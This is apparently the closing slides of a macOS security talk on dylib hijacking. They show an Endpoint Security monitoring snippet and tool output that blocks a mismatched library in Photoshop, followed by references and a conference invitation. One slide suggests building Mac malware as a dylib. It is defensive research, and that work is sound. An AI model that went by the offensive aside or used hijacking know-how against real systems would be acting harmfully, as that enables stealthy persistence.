
  48. Load-time Detection of Dylibs via Endpoint Security (ES) events Register

    for ES_EVENT_TYPE_NOTIFY/AUTH_MMAP events For executable mappings, extract their path 01 02 03 04 05 06 07 //in endpoint security callback block es_event_mmap_t *mmap = &message->event.mmap; dylib paths! if(mmap->protection & VM_PROT_EXECUTE)) { //extract path from: mmap->source->path } # ./dylibMonitor $(pgrep Photoshop) Process: Path: Code Type: Adobe Photoshop 2026 [14792] /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026 ARM64 New ES event: ES_EVENT_TYPE_AUTH_MMAP (Permission: VM_PROT_EXECUTE) Mapping Path: /Applications/Adobe Photoshop 2026/Adobe Photoshop 2026.app/Contents/MacOS/libtbb.12.6.dylib Team ID mismatch, will deny! blocked!

  49. So is Dylib Hijacking Dead? ....it's down, but not out!

    Apple, please fix: App Translocation ...why not just translocate any downloaded binary? App Validation ...why is this broken?

  50. And remember, scan those dylibs! Detect malware, hijackers, exploits &

    more Creating 🍎-malware? Implement it as a dylib! hackers & defenders: ...let's stop ignoring dylibs !
  51. Inviting You To "Objective by the Sea" the only Apple-specific

    security conference #OBTS v9 November, Hawaii objectivebythesea.org

  52. Dead or Alive dylib hijacking on macOS RESOURCES: "Dylib hijacking

    on OS X" www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x "Tweaking macOS security controls to thwart application bundle manipulation" redcanary.com/blog/threat-detection/mac-application-bundles/ "What's New in Security" (WWDC 2016) devstreaming-cdn.apple.com/videos/wwdc/2016/706sgjvzkvg6rrg9icw/706/706_whats_new_in_security.pdf